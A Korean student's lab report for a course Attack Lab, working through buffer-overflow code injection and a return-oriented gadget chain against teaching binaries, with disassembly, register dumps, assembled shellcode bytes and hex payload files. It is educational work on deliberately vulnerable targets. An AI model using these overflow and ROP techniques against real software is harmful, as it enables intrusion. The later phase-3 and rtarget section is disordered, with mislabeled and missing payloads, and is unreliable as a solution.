

## CSED211 LAB3 report

20210054 정하우

### <Lab 시간을 통해 배운점>

Array, structure, union의 개념을 복습하고, gets함수를 통해 buffer overflow가 왜 일어나고, buffet overflow를 이용해서 어떻게 해커가 원하는 방향으로 프로그램을 실행 시킬 수 있는지 배웠다.

그리고 buffer overflow만으로 원하는 방향으로 프로그램을 실행시키지 못할 경우 code injection 방식을 통해 buffer의 시작주소에 원하는 코드의 machine code를 심고 이를 실행시키는 방법을 알게 되었다.

그리고 스택 랜덤화 등 여러 보안장치가 걸려있을 때, buffer overflow를 통해 ROF방식으로해킹하는 방식을 배우고, 이를 바탕으로 attack lab을 어떻게 풀어나가야 하는지 배웠다.

### <phase1>

```
(gdb) disas getbuf
Dump of assembler code for function getbuf:
0x0000000000401dbf <+0>:    repz nop %edx
0x0000000000401dc3 <+4>:    sub     $0x38,%rsp
0x0000000000401dc7 <+8>:    mov     %rsp,%rdi
0x0000000000401dca <+11>:   callq   0x402084 <Gets>
0x0000000000401dcf <+16>:   mov     $0x1,%eax
0x0000000000401dd4 <+21>:   add     $0x38,%rsp
0x0000000000401dd8 <+25>:   retq
End of assembler dump.
(gdb) disas touch1
Dump of assembler code for function touch1:
0x0000000000401dd9 <+0>:    repz nop %edx
0x0000000000401ddd <+4>:    push    %rax
0x0000000000401dde <+5>:    pop     %rax
0x0000000000401ddf <+6>:    sub     $0x8,%rsp
0x0000000000401de3 <+10>:   movl    $0x1,0x570f(%rip)      # 0x4074fc <vlevel>
0x0000000000401ded <+20>:   lea     0x251d(%rip),%rdi      # 0x404311
0x0000000000401df4 <+27>:   callq   0x401290
0x0000000000401df9 <+32>:   mov     $0x1,%edi
0x0000000000401dfe <+37>:   callq   0x4022d3 <validate>
0x0000000000401e03 <+42>:   mov     $0x0,%edi
0x0000000000401e08 <+47>:   callq   0x4013f0
End of assembler dump.
```

Getbuf 함수를 보면 0x38(56) 만큼 stack를 할당하는 것을 볼 수 있다.

Getbuf를 보면 rdi에 rsp를 넣는다. 이는 getbuf 함수의 매개변수인buf의 시작주소가 할당된 stack frame의 시작주소와 동일하다는 뜻이다.

따라서 56byte 이상의 값을 buffer에 넣으면 return address 부분의 stack memory 부분을 침범하는 stack overflow가 발생한다.

[illegible]

Ctarget\_level1.txt 파일에 56byte 이후 부분을 touch1함수 시작주소를 little endian 형식으로 넣어주고 이를 buffer에 넣고 파일을 실행시키면

```
README.txt cookie.txt ctarget ctarget_level1.txt farm.c hex2raw rtarget
[howru0321@programming2 target20210054]$ vim ctarget_level1.txt
[howru0321@programming2 target20210054]$ vim ctarget_level1.txt
[howru0321@programming2 target20210054]$ cat ctarget_level1.txt | ./hex2raw | ./ctarget -q
Cookie: 0x151f049c
Type string:Touch1!: You called touch1()
Valid solution for level 1 with target ctarget
PASS: Would have posted the following:
    user id 정 하 우
    course CSED211
    lab Lab4[Attack_the_Binary]
    result 20210054:PASS:0xffffffff:ctarget:1:00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0 00 00 00 00 00 00 00 00 00 00 00 00 00 D9 1D 40 00 00 00 00 00
[howru0321@programming2 target20210054]$
```

Return address에 touch1 주소가 있어 touch1이 실행됨을 볼 수 있다.

<phase2>

Phase2 역시 touch2 함수를 부르는게 목표다. 그런데 touch1 함수를 부르는 것과 차이가 있다. Touch1은 매개변수가 없고, touch2는 매개변수가 있다는 것이다. Rdi에 cookie값을 넣어야하는 과정을 거쳐야한다. Phase1처럼 단순히 return address에 touch2를 넣으면 touch2는 실행이 되나,

```

1 void touch2(unsigned val)
2 {
3     vlevel = 2;      /* Part of validation protocol */
4     if (val == cookie) {
5         printf("Touch2!:      You called touch2(0x%.8x)\n", val);
6         validate(2);
7     } else {
8         printf("Misfire:      You called touch2(0x%.8x)\n", val);
9         fail(2);
10    }
11    exit(0);
12 }

```

Else 구문이 실행돼서 misfire: ~~구문이 뜨고 fail(2)가 실행이 된다. 결국 첫 매개변수값이 들어가는 rdi에 cookie값을 넣어야 하는 과정을 거쳐야한다.

이 과정을 거치는 구문을 .s 파일에 넣어보자.

```

Dump of assembler code for function touch2:
0x0000000000401e0d <+0>:      repz  nop %edx
0x0000000000401e11 <+4>:      push  %rax
0x0000000000401e12 <+5>:      pop   %rax
0x0000000000401e13 <+6>:      sub   $0x8,%rsp
0x0000000000401e17 <+10>:     mov   %edi,%edx
0x0000000000401e19 <+12>:     movl  $0x2,0x56d9(%rip)      # 0x4074fc <vlevel>
0x0000000000401e23 <+22>:     cmp   %edi,0x56db(%rip)     # 0x407504 <cookie>
0x0000000000401e29 <+28>:     je    0x401e55 <touch2+72>
0x0000000000401e2b <+30>:     lea   0x252e(%rip),%rsi     # 0x404360
0x0000000000401e32 <+37>:     mov   $0x1,%edi
0x0000000000401e37 <+42>:     mov   $0x0,%eax
0x0000000000401e3c <+47>:     callq 0x4013a0
0x0000000000401e41 <+52>:     mov   $0x2,%edi
0x0000000000401e46 <+57>:     callq 0x4023a7 <fail>
0x0000000000401e4b <+62>:     mov   $0x0,%edi
0x0000000000401e50 <+67>:     callq 0x4013f0
0x0000000000401e55 <+72>:     lea   0x24dc(%rip),%rsi     # 0x404338
0x0000000000401e5c <+79>:     mov   $0x1,%edi
0x0000000000401e61 <+84>:     mov   $0x0,%eax
0x0000000000401e66 <+89>:     callq 0x4013a0
0x0000000000401e6b <+94>:     mov   $0x2,%edi
0x0000000000401e70 <+99>:     callq 0x4022d3 <validate>
0x0000000000401e75 <+104>:    jmp   0x401e4b <touch2+62>

```

먼저 cookie.txt를 보면

```
0x151f049c
```

이 값은 rdi에 넣어야 한다는 사실을 알 수 있다.

```

pushq $0x401e0d
movq $0x151f049c, %rdi
retq

```

먼저 push 구문을 통해 touch2함수의 시작주소를 rsp에 넣는다. 그리고 mov 명령어를 통해 cookie값을 rdi에 넣는다. 그리고 ret 명령어를 실행하면 rsp에 있는 값이 rip로 전달이 된다.

이말은 즉슨 touch2함수가 실행된다는 뜻이다. Phase1과는 다른 점은 그냥 touch함수가 실행되는 것이 아니라 mov를 통해 rdi에 cookie값을 넣고 touch함수가 실행되서 원하는 상황을 만들 수 있다는 뜻이다. 그렇다면 내가 만든 .s파일을 실행시켜야 한다. 이 방법은, 56byte를 넘어서 값에 .s가 실행되는 주소를 넣는 것이다. 그리고 내가 만든 구문이 실행되는 시작주소는 stack frame 첫 주소에 넣을 것이다.

그리고 stack frame의 시작주소는 Gets함수를 부르기 직전 rsp값이다.

```
ctarget_level2.o:      file format elf64-x86-64
```

```
Disassembly of section .text:
```

```
0000000000000000 <.text>:
```

```
   0:  68 0d 1e 40 00      pushq  $0x401e0d
   5:  48 c7 c7 9c 04 1f 15  mov     $0x151f049c,%rdi
   c:  c3                  retq
```

.s를 machine code로 바꿨다. 이 코드의 시작 주소인 68 0d 1e 40 00 48 c7 c7 9c 04 1f 15 c3을 statck frame의 시작주소에 넣고, 56byte까지는 dummy 값으로 집어넣고 그다음 값에 stack frame의 첫 주소를 넣어야 한다. 앞서 말했듯 Stack frame의 첫 주소는 buf의 첫 주소이고, 이는 Gets 함수를 부르기 직전 rsp의 주소와 동일하다,

```
End of assembler dump.
```

```
(gdb) r -q
```

```
Starting program: /home/std/howru0321/target20210054/ctarget -q
```

```
Cookie: 0x151f049c
```

```
Breakpoint 1, 0x0000000000401dca in getbuf () at buf.c:14
```

```
14      buf.c: 그런 파일이나 디렉터리가 없습니다.
```

```
Missing separate debuginfos, use: debuginfo-install glibc-2.17-326.el7_9.x86_64
```

```
(gdb) disas getbuf
```

```
Dump of assembler code for function getbuf:
```

```
0x0000000000401dbf <+0>:      repz nop %edx
0x0000000000401dc3 <+4>:      sub     $0x38,%rsp
0x0000000000401dc7 <+8>:      mov     %rsp,%rdi
=> 0x0000000000401dca <+11>:     callq   0x402084 <Gets>
0x0000000000401dcf <+16>:     mov     $0x1,%eax
0x0000000000401dd4 <+21>:     add     $0x38,%rsp
0x0000000000401dd8 <+25>:     retq
```

End of assembler dump.

(gdb) i r

rax	0x0	0
rbx	0x55586000	1431855104
rcx	0x3a676e6972747320	4208453775971873568
rdx	0xc	12
rsi	0x7ffff7dd6a00	140737351870976
rdi	0x5564e908	1432676616
rbp	0x55685fe8	0x55685fe8
rsp	0x5564e908	0x5564e908
r8	0x0	0
r9	0x404504	4211972
r10	0x7ffff7fed740	140737354061632
r11	0x7ffff7a9ca00	140737348487680
r12	0x40422d	4211245
r13	0x0	0
r14	0x0	0
r15	0x0	0
rip	0x401dca	0x401dca <getbuf+11>
eflags	0x212	[ AF IF ]
cs	0x33	51
ss	0x2b	43
ds	0x0	0
es	0x0	0
fs	0x0	0
gs	0x0	0

```
68 0d 1e 40 00 48 c7 c7
9c 04 1f 15 c3 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
08 e9 64 55 00 00 00 00
~
```

위의 말에 따라 ctarget\_level2.txt를 다음과 같이 만들 수 있고,

```
[howru0321@programming2 target20210054]$ cat ctarget_level2.txt | ./hex2raw | ./ctarget -q
Cookie: 0x151f049c
Type string:Touch2!: You called touch2(0x151f049c)
Valid solution for level 2 with target ctarget
PASS: Would have posted the following:
    user id 정 하 우
    course CSED211
    lab Lab4[Attack the Binary]
    result 20210054:PASS:0xffffffff;ctarget:2:68 0d 1e 40 00 48 c7 c7 9c 04 1f 15 c3 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 E9 64 55 00 00 00 00
[howru0321@programming2 target20210054]$
```

실행하면 phase2도 성공했음을 알 수 있다.

<phase3>

```
1 /* Compare string to hex representation of unsigned value */
2 int hexmatch(unsigned val, char *sval)
3 {
4     char cbuf[110];
5     /* Make position of check string unpredictable */
6     char *s = cbuf + random() % 100;
7     sprintf(s, "%.8x", val);
8     return strncmp(sval, s, 9) == 0;
9 }
10
11 void touch3(char *sval)
12 {
13     vlevel = 3;          /* Part of validation protocol */
14     if (hexmatch(cookie, sval)) {
15         printf("Touch3!:      You called touch3(\"%s\")\n", sval);
16         validate(3);
17     } else {
18         printf("Misfire:      You called touch3(\"%s\")\n", sval);
19         fail(3);
20     }
21     exit(0);
22 }
```

Touch3함수를 보자. Touch2와 같이 매개변수 하나를 받는 것은 동일한데, 실제값이 아니라 주소값을 받는다는 차이가 있다. 즉 phase2와 같은 메커니즘으로 하나, cookie값을 넣어줄 주소를 할당하고 거기에 cookie값을 넣고 cookie값이 있는 주소를 rdi에 넣고 touch3를 실행시키면 된다. cookie값을 넣을 주소는 stack overflow할 부분 위에 넣어주면 안전할 것이다.

```

(gdb) disas getbuf
Dump of assembler code for function getbuf:
    0x0000000000401dbf <+0>:      repz nop %edx
    0x0000000000401dc3 <+4>:      sub     $0x38,%rsp
    0x0000000000401dc7 <+8>:      mov     %rsp,%rdi
=> 0x0000000000401dca <+11>:     callq   0x402084 <Gets>
    0x0000000000401dcf <+16>:     mov     $0x1,%eax
    0x0000000000401dd4 <+21>:     add     $0x38,%rsp
    0x0000000000401dd8 <+25>:     retq
End of assembler dump.
(gdb) i r
rax                0x0          0
rbx                0x55586000     1431855104
rcx                0x3a676e6972747320 4208453775971873568
rdx                0xc          12
rsi                0x7ffff7dd6a00 140737351870976
rdi                0x5564e908     1432676616
rbp                0x55685fe8     0x55685fe8
rsp                0x5564e908     0x5564e908
r8                 0x0          0
r9                 0x404504 4211972
r10                0x7ffff7fed740 140737354061632
r11                0x7ffff7a9ca00 140737348487680
r12                0x40422d 4211245
r13                0x0          0
r14                0x0          0
r15                0x0          0
rip                0x401dca 0x401dca <getbuf+11>
eflags             0x212      [ AF IF ]
cs                 0x33         51
ss                 0x2b         43
ds                 0x0          0
es                 0x0          0
fs                 0x0          0
gs                 0x0          0

```

보면 buf의 시작주소는 phase2와 동일하게 0x5564e908임을 알 수 있다. 그 위로 0x38(56)만큼 할당되고, 8byte만큼 overflow시키고(이 부분에는 phase2와 동일하게 내가 실행시킬 코드의 시작주소를 넣는다.) 그 위에 있는 8byte 주소에 쿠키값을 넣으면 안전하게 쿠키값을 저장할 수 있다. 즉 쿠키값을 넣을 주소는  $0x5564e908 + (56 + 8) (= 0x40) = 0x5564e948$ 이다.

**0x151f049c**

그리고 쿠키값은 cookie.txt에 있는 값을 hex값으로 바꾼 후 뒤에 00(NULL)을 추가해 주면 된다.  
 31 35 31 66 30 34 39 63 + 00

이제 부터는 phase2와 동일하게 진행하면 된다. 먼저 touch3의 시작주소를 확인하고,



```

Dump of assembler code for function touch3:
0x0000000000401f32 <+0>:    repz nop %edx
0x0000000000401f36 <+4>:    push    %rbx
0x0000000000401f37 <+5>:    mov     %rdi,%rbx
0x0000000000401f3a <+8>:    movl    $0x3,0x55b8(%rip)        # 0x4074fc <vlevel>
0x0000000000401f44 <+18>:   mov     %rdi,%rsi
0x0000000000401f47 <+21>:   mov     0x55b7(%rip),%edi        # 0x407504 <cookie>
0x0000000000401f4d <+27>:   callq   0x401e77 <hexmatch>
0x0000000000401f52 <+32>:   test    %eax,%eax
0x0000000000401f54 <+34>:   je      0x401f83 <touch3+81>
0x0000000000401f56 <+36>:   mov     %rbx,%rdx
0x0000000000401f59 <+39>:   lea     0x2428(%rip),%rsi        # 0x404388
0x0000000000401f60 <+46>:   mov     $0x1,%edi
0x0000000000401f65 <+51>:   mov     $0x0,%eax
0x0000000000401f6a <+56>:   callq   0x4013a0
0x0000000000401f6f <+61>:   mov     $0x3,%edi
0x0000000000401f74 <+66>:   callq   0x4022d3 <validate>
0x0000000000401f79 <+71>:   mov     $0x0,%edi
0x0000000000401f7e <+76>:   callq   0x4013f0
0x0000000000401f83 <+81>:   mov     %rbx,%rdx
0x0000000000401f86 <+84>:   lea     0x2423(%rip),%rsi        # 0x4043b0
0x0000000000401f8d <+91>:   mov     $0x1,%edi
0x0000000000401f92 <+96>:   mov     $0x0,%eax
0x0000000000401f97 <+101>:  callq   0x4013a0
0x0000000000401f9c <+106>:  mov     $0x3,%edi
0x0000000000401fa1 <+111>:  callq   0x4023a7 <fail>
0x0000000000401fa6 <+116>:  jmp     0x401f79 <touch3+71>

```

내가 만든 코드를 .s파일에 적어놓고 .o로 바꾸고 다시 .txt로 바꾸면 내가 만든 코드의 시작주소를 알 수 있다.

```

level3.o:          file format elf64-x86-64

Disassembly of section .text:

0000000000000000 <.text>:
   0:  68 32 1f 40 00      pushq   $0x401f32
   5:  48 c7 c7 48 e9 64 55  mov     $0x5564e948,%rdi
  c:  c3                  retq

```

이제 내가 만든 코드의 시작주소와 더미값 오버플로 될 값에 buf의 시작 주소를 넣고, 그 위에 쿠키값을 넣으면 된다. Ctarget\_level3.txt는 다음과 같다.





0x401ff0+0x1=0x401ff1

```
(gdb) disas touch2
Dump of assembler code for function touch2:
   0x0000000000401e0d <+0>:    repz nop %edx
   0x0000000000401e11 <+4>:    push    %rax
   0x0000000000401e12 <+5>:    pop     %rax
   0x0000000000401e13 <+6>:    sub     $0x8,%rsp
   0x0000000000401e17 <+10>:   mov     %edi,%edx
   0x0000000000401e19 <+12>:   movl    $0x2,0x56d9(%rip)    # 0x4074fc <vlevel>
   0x0000000000401e23 <+22>:   cmp     %edi,0x56db(%rip)    # 0x407504 <cookie>
   0x0000000000401e29 <+28>:   je      0x401e55 <touch2+72>
   0x0000000000401e2b <+30>:   lea     0x252e(%rip),%rsi    # 0x404360
   0x0000000000401e32 <+37>:   mov     $0x1,%edi
   0x0000000000401e37 <+42>:   mov     $0x0,%eax
   0x0000000000401e3c <+47>:   callq   0x4013a0
   0x0000000000401e41 <+52>:   mov     $0x2,%edi
   0x0000000000401e46 <+57>:   callq   0x402579 <fail>
   0x0000000000401e4b <+62>:   mov     $0x0,%edi
   0x0000000000401e50 <+67>:   callq   0x4013f0
   0x0000000000401e55 <+72>:   lea     0x24dc(%rip),%rsi    # 0x404338
   0x0000000000401e5c <+79>:   mov     $0x1,%edi
   0x0000000000401e61 <+84>:   mov     $0x0,%eax
   0x0000000000401e66 <+89>:   callq   0x4013a0
   0x0000000000401e6b <+94>:   mov     $0x2,%edi
   0x0000000000401e70 <+99>:   callq   0x4024a5 <validate>
   0x0000000000401e75 <+104>:  jmp     0x401e4b <touch2+62>
```

Touch2의 시작주소는 다음과 같다.

0x151f049c

Cookie의 값은 다음과 같다.

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
1d 20 40 00 00 00 00 00
9c 04 1f 15 00 00 00 00
f1 1f 40 00 00 00 00 00
0d 1e 40 00 00 00 00 00
```

Rtarget\_level2.txt에서

0x38만큼의 dummy value를 넣고

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
```



Movl %eax %edi

```
0x00000000004020c7 <setval_388+0>: f3 0f 1e fa repz nop %edx
0x00000000004020cb <setval_388+4>: c7 07 89 c2 90 c3 movl $0xc390c289, (%rdi)
0x00000000004020d1 <setval_388+10>: c3 retq
```

Movl %eax %edx->0x4020cd->cd 20 40 00 00 00 00 00

```
0x0000000000402128 <addval_230+10>: c3 retq
0x0000000000402129 <getval_334+0>: f3 0f 1e fa repz nop %edx
0x000000000040212d <getval_334+4>: b8 48 89 e0 c3 mov $0xc3e08948, %eax
0x0000000000402132 <getval_334+9>: c3 retq
```

Movl %esp %eax

```
0x000000000040213e <setval_484+0>: f3 0f 1e fa repz nop %edx
0x0000000000402142 <setval_484+4>: c7 07 89 ce c3 62 movl $0x62c3ce89, (%rdi)
Type: instruction, 7 bytes, 0x402142
```

Movl %ecx %esi->0x402144->44 21 40 00 00 00 00 00

```
0x000000000040213e <setval_482+0>: f3 0f 1e fa repz nop %edx
0x0000000000402162 <setval_462+4>: c7 07 d9 46 89 d1 movl $0xd18946d9, (%rdi)
0x0000000000402168 <setval_462+10>: c3 retq
```

Movl %edx %ecx->0x402166->66 21 40 00 00 00 00 00

```
0x0000000000402171 <setval_157+0>: f3 0f 1e fa repz nop %edx
0x0000000000402183 <setval_157+4>: c7 07 48 89 e0 c3 movl $0xc3e08948, (%rdi)
0x0000000000402189 <setval_157+10>: c3 retq
```

Movl %esp %eax

```
0x0000000000402030 <mid_val+0>: c3 retq
0x000000000040203f <add_xy+0>: f3 0f 1e fa repz nop %edx
0x0000000000402043 <add_xy+4>: 48 8d 04 37 lea (%rdi,%rsi,1), %rax
0x0000000000402047 <add_xy+8>: c3 retq
```

Lea (%rdi,%rsi,1),%rax->0x40203f->3f 20 40 00 00 00 00 00

%rax에 offset를 넣고( Popq %rax->0x40201d->1d 20 40 00 00 00 00 00 00)

+offset넣기(32byte->20 00 00 00 00 00 00 00)

%eax->%edx(Movl %eax %edx->0x4020cd->cd 20 40 00 00 00 00 00 00)

%edx->%ecx(Movl %edx %ecx->0x402166->66 21 40 00 00 00 00 00)

%ecx->%esi(Movl %ecx %esi->0x402144->44 21 40 00 00 00 00 00)

%rsp->%rax(Movq %rsp %rax->0x402185->85 21 40 00 00 00 00 00)<-여기서부터

%rax->%rdi(Movq %rax %rdi->0x401ff1->f1 1f 40 00 00 00 00 00)

%rdi+%rsi->%rax(Lea (%rdi,%rsi,1),%rax->0x40203f->3f 20 40 00 00 00 00 00)

%rax->%rdi(Movq %rax %rdi->0x401ff1->f1 1f 40 00 00 00 00 00)


+touch3 시작주소 넣기(0x401f32->32 1f 40 00 00 00 00 00)

+cookie 문자열 넣은 주소 넣기(31 35 31 66 30 34 39 63 + 00)<-여기까지 넘어가야

하므로 %rax+32byte해야 하므로 offset 값은 32byte다)

<rtarget\_level2.txt>

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
1d 20 40 00 00 00 00 00
20 00 00 00 00 00 00 00
cd 20 40 00 00 00 00 00
66 21 40 00 00 00 00 00
44 21 40 00 00 00 00 00
85 21 40 00 00 00 00 00
f1 1f 40 00 00 00 00 00
3f 20 40 00 00 00 00 00
f1 1f 40 00 00 00 00 00
32 1f 40 00 00 00 00 00
31 35 31 66 30 34 39 63
00
```



```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
1d 20 40 00 00 00 00 00
20 00 00 00 00 00 00 00
cd 20 40 00 00 00 00 00
66 21 40 00 00 00 00 00
44 21 40 00 00 00 00 00
85 21 40 00 00 00 00 00
f1 1f 40 00 00 00 00 00
3f 20 40 00 00 00 00 00
f1 1f 40 00 00 00 00 00
32 1f 40 00 00 00 00 00
31 35 31 66 30 34 39 63
00
```

Offset의 존재이유는 stack randomlization때문에 상대적인 주소 차이를 알아야 하기 때문이다.

[illegible]